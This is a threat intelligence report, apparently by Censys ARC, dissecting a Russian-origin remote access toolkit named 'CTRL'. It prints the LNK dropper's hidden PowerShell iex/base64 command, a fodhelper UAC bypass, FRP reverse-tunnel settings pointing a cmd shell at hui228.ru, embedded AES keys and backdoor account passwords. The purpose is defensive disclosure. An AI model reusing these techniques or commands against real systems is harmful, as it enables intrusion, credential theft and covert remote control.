



Executive Summary
- Censys ARC has discovered a previously undocumented, Russian-origin remote access toolkit dubbed “CTRL,” which combines credential phishing, keylogging, RDP hijacking, and FRP-based reverse tunneling into a single cohesive post-exploitation package. All distributed through a single malicious LNK file.
- The toolkit’s C2 relay infrastructure at hui228[.]ru was operational at the time of writing, with Censys natively fingerprinting the FRP server on port 7000. The infrastructure sat on a recently registered ASN (February 2025) and was observed to be unpatched against knownSSH vulnerabilities.
- At the time this report was written, all artifacts remain absent from VirusTotal, Hybrid Analysis, and public threat intelligence which indicates a privately developed toolkit not yet in broad circulation.

Introduction
“CTRL” is a custom-built .NET remote access toolkit developed by a Russian-speaking operator and distributed via weaponized LNK files disguised as private key folders. The toolkit was discovered through Censys open directory scanning, which identified an exposed payload hosting directory at hui228.ru:82/hosted/ containing three .NET executables. Together, the executables provide encrypted payload loading, credential harvesting via a polished Windows Hello phishing UI, keylogging, RDP session hijacking, and reverse proxy tunneling through FRP. The toolkit’s FRP relay infrastructure has been observed on two IPs, 194.33.61.36 (active January-February 2026) and 109.107.168.18 (DNS switched to it February 27, 2026), both within Partner Hosting LTD’s Frankfurt infrastructure. None of the binaries or infrastructure have appeared in any public threat intelligence feeds, making this a previously undocumented toolkit purpose-built for persistent remote access, credential theft, and hands-on-keyboard operations against individual targets.
Background
The CTRL toolkit was recovered from an open directory at 146.19.213[.]155 in February 2026. The investigation originated from Censys open directory scanning for LNK files, where an LNK file hosted on a separate server referenced hui228[.]ru for payload downloads. The domain uses FreeDNS (afraid.org) for name resolution — a free dynamic DNS service popular among operators seeking to avoid registrar paper trails — and is hosted on Partner Hosting LTD (AS215826), a UK-registered ASN created in February 2025, with servers located in Frankfurt, Germany.

The toolkit consists of three .NET executables that share a common development environment (C:\Users\Admin\repos\repos\), target .NET Framework 4.7.2, and use AES-256-CBC encryption for embedded payload protection. PDB paths, Russian-language error strings in the FRP wrapper (“”Не найдена функция GoMain””), and the .ru domain collectively point to a Russian-speaking developer. The binaries carry copyright dates of 2025 and support Windows through the 24H2 release, indicating active and recent development. All PE timestamps are deliberately falsified (set to dates between 2044 and 2103) to frustrate timeline analysis.

Delivery relies on a socially engineered LNK file named Private Key #kfxm7p9q_yek.lnk that uses a Windows folder icon to trick victims into double-clicking. The LNK’s metadata timestamps are zeroed and it carries the description “Polycue” which may be a possible project codename. The creator’s Windows SID (S-1-5-21-445479930-4070444189-1846254649-1001) is embedded in the LNK metadata.
Capabilities
- Credential harvesting: Full WPF application mimicking a Windows Hello PIN prompt, complete with the victim’s real display name, account photo, theme detection, and Lottie animations ripped from genuine Windows assets. A low-level keyboard hook blocks Alt+Tab, Alt+F4, and the Win key to prevent escape. Captured PINs are validated against the real Windows credential prompt via UI automation before acceptance.
- Keylogging: Continuous background keystroke capture written to C:\Temp\keylog.txt.
- Remote desktop access: Automated patching of termsrv.dll and installation of RDP Wrapper to enable unlimited concurrent RDP sessions, with Defender exclusions applied automatically.
- Reverse proxy tunneling: FRP v0.65.0 (compiled as a Go DLL, loaded in-memory via manual PE mapping) establishes reverse tunnels for RDP and a raw TCP shell through the operator’s FRP server.
- Persistence and evasion: Payloads stored as binary registry values disguised as Explorer settings, loaded at boot via scheduled tasks running encoded PowerShell. UAC bypass via fodhelper.exe registry hijack. Hidden backdoor user accounts added to Administrators and Remote Desktop Users groups.



- Browser notification spoofing: Toast notification impersonation for Edge, Chrome, Opera, Brave, Vivaldi, Yandex, and other Chromium-based browsers to social-engineer additional credentials.
Technical Characteristics
Attack Chain
The attack chain progresses through six stages. The design is layered: each stage decodes, decrypts, or decompresses the next, and the critical infrastructure address (hui228[.]ru) does not appear until the stager runs in memory.
A gist of artifacts and various stages of unpacking, deobfuscation, decryption, and analysis is available here for your convenience.
Stage 1: LNK Dropper
The entry point is a 60 KB Windows shortcut file named Private Key #kfxm7p9q_yek.lnk. It uses SHELL32.dll icon index 3 (the folder icon) so it appears as a directory in Explorer, not an executable. The LNK targets C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe and runs with window style SW_SHOWMINNOACTIVE (minimized, no focus) so the victim sees no console window. All internal timestamps (creation, access, modification) are zeroed to prevent forensic dating, and the description field contains the string “Polycue.”
The command line arguments embedded in the LNK are:
powershell.exe -NoProfile -WindowStyle Hidden -Command "$b='<~30,000 char base64 blob>'; iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($b)))"The entire payload chain is encoded inside the LNK’s command-line arguments field, making the shortcut file self-contained; no external download is required for initial code execution.
Stage 2: PowerShell Loader (Three Layers)
The base64 blob decodes through three layers before executing the .NET stager:
Layer 1 (cleartext PowerShell after base64 decode): Wipes the victim’s Startup folder (%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\*) to remove competing persistence, then passes a second base64 blob to a new PowerShell process with -nop -Sta.
Layer 2 (second base64 decode): Contains the compressed stager binary and the registry-based loading logic. Variable names are randomized (e.g., $4pX9Fl2uqGjR, $J16wnFD5Q33hjl, $ov31va9OSp8tj) to defeat static pattern matching. String literals used in registry paths are split and reassembled using character arithmetic obfuscation:
# "o" is computed as: (297 - 93) - (127 - 34) = 111 = 'o'

'SOFTWARE\Microsoft\Wind' + [Char](((297-93)-(127-34))) + 'ws\CurrentVersion\Explorer'
This layer performs three operations in sequence:
- Decompress: Decodes a third base64 blob (the raw stager bytes), pipes it through System.IO.Compression.DeflateStream to decompress the 28 KB .NET assembly.
- Write to registry: Stores the decompressed binary as a REG_BINARY value at HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellStateVersion1 — a path and value name chosen to blend with legitimate Explorer shell settings.
- Execute from registry: Loads and runs the stager in-memory via [System.Reflection.Assembly]::Load() on the registry value, passing through the entry point with Invoke($null, $null).
The stager never touches disk as a standalone file. It exists only as a compressed blob inside the LNK’s command-line arguments, then as a binary registry value, then as an in-memory .NET assembly.
Stage 3: Stager (“StandaloneProgram”, 28 KB .NET)
The stager (namespace StandaloneProgram) is the orchestrator. It checks the current integrity level using WindowsIdentity, token elevation checks via OpenProcessToken/GetTokenInformation, and integrity level SID RID inspection (SYSTEM = 0x4000, High = 0x3000):
- Medium integrity: Triggers a UAC bypass, then exits. The bypass writes a VBS launcher to C:\Temp\win_update.vbs, sets HKCU\Software\Classes\ms-settings\Shell\Open\command to invoke wlrmdr.exe pointing at the VBS script, and then launches fodhelper.exe via explorer.exe. wlrmdr.exe is a signed Microsoft binary (Windows Launcher Resource Manager Diagnostic) used here as a LOLBin. This routes execution through it rather than launching the VBS script directly avoids EDR detections that would flag an unsigned process spawning script interpreters. Since fodhelper.exe auto-elevates and checks ms-settings for its handler, the stager re-executes itself at High integrity. The bypass cleans up all registry keys and the VBS file after execution.
- High/System integrity: Uses a mutex (Global\SystemStagerMutex or Global\AdminStagerMutex) to prevent duplicate instances, then executes the full installation:
- Connectivity check: Tests TCP connectivity to hui228.ru:7000 (FRP server). If blocked, disconnects any active VPN/PPP interfaces via rasdial.exe /DISCONNECT and retries.
- Payload download: Fetches RDPWrapper.exe and FRPWrapper.exe from hui228.ru:82/hosted/ and stores them as binary registry values (IconSizeVersion1 and IconUnderlineVersion1) under HKCU\…\Explorer, then migrates all three payloads (including itself as ShellStateVersion1) from HKCU to HKLM.
- ctrl.exe deployment: Downloads ctrl.exe to C:\ProgramData\SystemTools\ctrl.exe (hidden directory), adds the directory to the system PATH.
- FRP configuration: Writes C:\ProgramData\frp\frpc.toml (hidden directory) with serverAddr = “hui228.ru”, serverPort = 7000, auth.token = “ADAD”, user = “<victim_username>”, and two proxy definitions: rdp (localhost:3389) and ps (localhost:5267), both with remotePort = 0 (dynamic assignment by the FRP server).
- Firewall rules: Opens inbound/outbound rules for PowerShell, outbound for mstsc.exe (RDP shadow), and inbound for the stager binary itself.
- TCP shell: Starts a raw cmd.exe shell server on port 5267, accessible through the FRP tunnel.
- Persistence: Creates four scheduled tasks — DriverSvcTask (stager, SYSTEM, at startup), NetTcpSvc (FRPWrapper, SYSTEM, at startup), TermSvcHost (RDPWrapper, SYSTEM, at startup), and WindowsHealthMonitor (ctrl.exe, interactive user, at logon). Each SYSTEM task runs powershell.exe -Sta -enc <base64> where the encoded command reads the corresponding binary from the registry via [Reflection.Assembly]::Load().
- Backdoor user: Attempts to blank existing user passwords for RDP access. If that fails, creates a hidden local account (Administrator, Admin, or Windows) with password ADAD, adds it to Administrators, Remote Desktop Users, and Remote Management Users, and hides it from the login screen via SpecialAccounts\UserList.
- Sleep: Enters Thread.Sleep(-1) (infinite) to keep the TCP shell and services alive.
Stage 4: ctrl.exe (AES Loader + Dual-Mode C2 Agent)

The outer binary is a minimal .NET loader (PDB: C:\Users\Admin\repos\repos\ControlCenter\Loader\obj\Debug\net472\LoaderV2.pdb) compiled in debug configuration with full symbol information. It reads the embedded resource Loader.payload.exe.encrypted, decrypts it with AES-256-CBC (hardcoded key RGH2uoFyojSArtXQLh3tObdGA9nfv41i6+XUn0MJgyc=, IV 8pgYdEWqV41Pg/qBM73piA==, PKCS7 padding), and invokes the decrypted assembly’s entry point via Assembly.Load(). The decrypted payload is the “ctrl Management Platform v2.0.0” (21 MB, containing SkiaSharp, LottieSharp, and Costura.Fody 5.7.0 dependencies). This is where the name “CTRL” is derived from.
The decrypted C2 agent functions as both server and client depending on command-line arguments, communicating over a Windows named pipe (ctrlPipe):
- Server mode (default, or with -debug/–debug): Starts a NamedPipeServerStream on ctrlPipe, registers all command handlers, and starts the background keylogger. In debug mode, it allocates a visible console window and outputs diagnostic messages ([Program] Debug mode enabled. Console allocated., [PipeServer] Waiting for client connection…, [CommandProcessor] Executing custom command: …). In production, it runs headless.

- Client mode (ctrl.exe client): Allocates a console, displays an ASCII banner (“ctrl Management Platform / Version 2.0.0 (Pipe)”), connects to the ctrlPipe named pipe, and presents an interactive > prompt. Certain server responses trigger local actions on the client side: SHADOW_REQUEST:<sessionId>:<control> launches mstsc /shadow:<id> /noconsentprompt [/control] locally, and COPY_REQUEST:<src>:<dst> initiates a Volume Shadow Copy via Win32_ShadowCopy WMI followed by robocopy /E /COPYALL from the VSS snapshot.
- Direct command mode (ctrl.exe <command>): Connects to the pipe, sends the argument string as a single command, prints the response, and exits. This mode enables scripting and one-shot operations.
Any input not matching a registered command (info, help, echo, toast, logs, shadow, stealuser, copy) is passed directly to powershell.exe -NoProfile -Command as a catch-all. The help output even documents this: [PowerShell] Any other command is executed as PS.
The dual-mode design means the operator deploys ctrl.exe once on the victim (via the stager), then interacts with it by running ctrl.exe client through the FRP-tunneled RDP session. The named pipe architecture keeps all C2 command traffic local to the victim machine — nothing traverses the network except the RDP session itself.
The full command set registered in the CommandProcessor:
| Command | Syntax | Implementation |

| info | info | Returns platform version string, current username (Environment.UserName), and machine name (Environment.MachineName) |
| help | help | Prints ASCII-boxed command reference listing all commands and usage examples |
| echo | echo <text> | Returns the argument string verbatim; likely used for connectivity testing |
| logs | logs | Reads and returns the full contents of C:\Temp\keylog.txt; returns “No logs found” if the file does not exist |
| stealuser | stealuser | Spawns the WPF credential harvester on a new STA thread; launches App and MainWindow from the ctrl.StealUser namespace; returns immediately with “StealUser window launched on server” |
| shadow | shadow [control] | Calls WTSGetActiveConsoleSessionId() to get the active session ID, returns SHADOW_REQUEST:<id>:<bool> to the client, which then launches mstsc /shadow:<id> /noconsentprompt [/control] locally to view or take over the victim’s live desktop session |
| copy | copy <src> <dst> | Returns COPY_REQUEST:<src>:<dst> to the client, which creates a Volume Shadow Copy via Win32_ShadowCopy WMI, symlinks the snapshot, and runs robocopy /E /COPYALL /R:3 /W:5 to exfiltrate entire directory trees with full ACLs intact |
| toast | toast <browser> <title> <msg> | Spoofs a native Windows toast notification as a specific browser; resolves the browser’s AppID via Get-StartApps PowerShell lookup with fallback to hardcoded AppIDs; supports Edge (Stable/Beta/Dev/Canary), Chrome, Brave, Opera, Opera GX, Vivaldi, Yandex, Iron, and Chromium; uses ToastNotificationManager with the spoofed AppID |
| (any other input) | <command> | Passed to powershell.exe -NoProfile -Command “<input>” via PowerShellCommandHandler; stdout returned to client, stderr prefixed with ERROR: |
The keylogger runs as a background service independent of the command interface. It installs a low-level keyboard hook (WH_KEYBOARD_LL via SetWindowsHookEx), tracks the active foreground window title (GetForegroundWindow + GetWindowText), and logs keystrokes to C:\Temp\keylog.txt with timestamps and window context headers (e.g., [2026-02-25 14:30:15] Session in ‘Google Chrome’). It handles shift state, caps lock, and maps all standard US keyboard symbols. Backspace removes the last character from the buffer rather than logging [BACKSPACE], making the output read as the victim’s intended text.
Stage 5: FRPWrapper.exe (Encrypted FRP with In-Memory PE Mapping)
The FRP wrapper (PDB: C:\Users\Admin\repos\repos\FRPWrapper\obj\Release\FRPWrapper.pdb) decrypts its embedded resource FRPWrapper.myapp.dll.encrypted using a separate AES-256-CBC key (LNKjRZf7e4SXrtUFImcfl25Hdo6jrw4GlIyiKM2Pj0k=, IV c9LmVM+bs4q5KfuH2sLuZA==). The decrypted payload is a native Go DLL (FRP v0.65.0, compiled from fatedier/frp).
Since .NET’s Assembly.Load() cannot load native DLLs, the wrapper includes a complete manual PE mapper (DLLFromMemory class) that operates entirely in user-mode memory:
- Parses the PE headers (DOS, NT, optional, section headers)
- Allocates memory via VirtualAlloc at the preferred image base
- Copies sections with correct alignment
- Performs base relocations if the preferred base is unavailable
- Resolves and builds the import table (loads dependent DLLs, resolves function addresses)
- Sets section memory protections (read/write/execute)
- Executes TLS callbacks
- Calls DllMain with DLL_PROCESS_ATTACH
- Resolves the exported GoMain function by walking the PE export table
- Invokes GoMain with arguments -c C:\ProgramData\frp\frpc.toml
This is a known technique often leveraged by malware developers. (Example: https://github.com/schellingb/DLLFromMemory-net)
Russian-language error strings are present throughout: “Не найдена функция GoMain” (GoMain function not found), “Ошибка:” (Error:).
Stage 6: RDPWrapper.exe (Automated RDP Enablement)
Extracts embedded DLLs and tools to C:\Program Files\RDP Wrapper\, adds a Defender exclusion for the directory, takes ownership of termsrv.dll via takeown /f and icacls /grant, patches it to remove session limits (with specific patterns for Windows 24H2), and configures the registry for unlimited concurrent RDP: fDenyTSConnections = 0, fSingleSessionPerUser = 0, MaxInstanceCount = 99999, UserAuthentication = 1, Shadow = 2. Despite containing PBKDF2 key derivation code (password = “RdpWrapper”, 100,000 iterations, SHA256), the encryption is dead code — the embedded resources are extracted without decryption.
Observable Artifacts
Network indicators:
- hui228[.]ru / 194.33.61[.]36 — payload hosting (port 82) and FRP relay (port 7000)
- FRP auth token: ADAD
- FRP proxy names include victim username (e.g., rdp, ps)
- TCP shell listener on victim port 5267
- No direct C2 protocol — all operator interaction flows through FRP reverse tunnels to RDP sessions
Host indicators:
- Payloads stored in registry at HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ under values ShellStateVersion1, IconSizeVersion1, IconUnderlineVersion1
- Scheduled tasks: DriverSvcTask, NetTcpSvc, TermSvcHost, WindowsHealthMonitor
- Hidden user accounts (Administrator, Admin, or Windows) with password ADAD
- Named pipe: ctrlPipe
- File artifacts: C:\ProgramData\SystemTools\ctrl.exe, C:\ProgramData\frp\frpc.toml, C:\Temp\keylog.txt
TLS indicator:
- Self-signed certificate on port 908 with CN=DESKTOP-GI428R8 (SHA256: 5d009f6f46979fbc170ede90fca15f945d6dae5286221cca77fa26223a5fe931)
OPSEC Design
The toolkit demonstrates deliberate operational security. None of the three hosted binaries contain hardcoded C2 addresses. The FRP server address and auth token exist only in C:\ProgramData\frp\frpc.toml, written at runtime by the stager embedded in the LNK dropper. Without the LNK file or a forensic image of a victim machine, there is no way to link the hosted executables to the operator’s infrastructure. All data exfiltration occurs through the FRP tunnel via RDP — the operator connects to the victim’s desktop and reads keylog data through the ctrl named pipe. This architecture leaves minimal network forensic artifacts compared to traditional C2 beacon patterns.
Censys ARC Perspective
Primary query: host.ip: 194.33.61[.]36
Censys identifies 194.33.61[.]36 running three services: SSH (OpenSSH 9.6p1, port 22), HTTP (port 82, returning 404 at the root), and an FRP server (port 7000), which Censys natively fingerprints as the FRPS protocol. A self-signed TLS certificate with CN=DESKTOP-GI428R8 has been observed on port 908 intermittently. The host sits on Partner Hosting LTD (AS215826), a UK-registered ASN created in February 2025, with servers geolocated to Frankfurt, Germany. The SSH server is vulnerable to CVE-2024-6387 (RegreSSHion), CVE-2025-26465, and CVE-2025-26466, indicating the operator has not patched the server since initial provisioning.
Censys timeline data shows 194.33.61[.]36 first appeared in scans around February 12, 2026, with the FRP server on port 7000 first observed on February 13. The infrastructure is therefore less than two weeks old as of the time of discovery, suggesting either a freshly provisioned campaign or infrastructure rotation.

The SSH host key fingerprint (6106ea733ed6263f18d8bb63c5696f2ae6c1383cab887a02f18f1af38107f9d4) is unique to this single host across Censys’s dataset, providing a high-fidelity pivot for tracking infrastructure rotation if the operator migrates to a new IP but reuses the same server image.
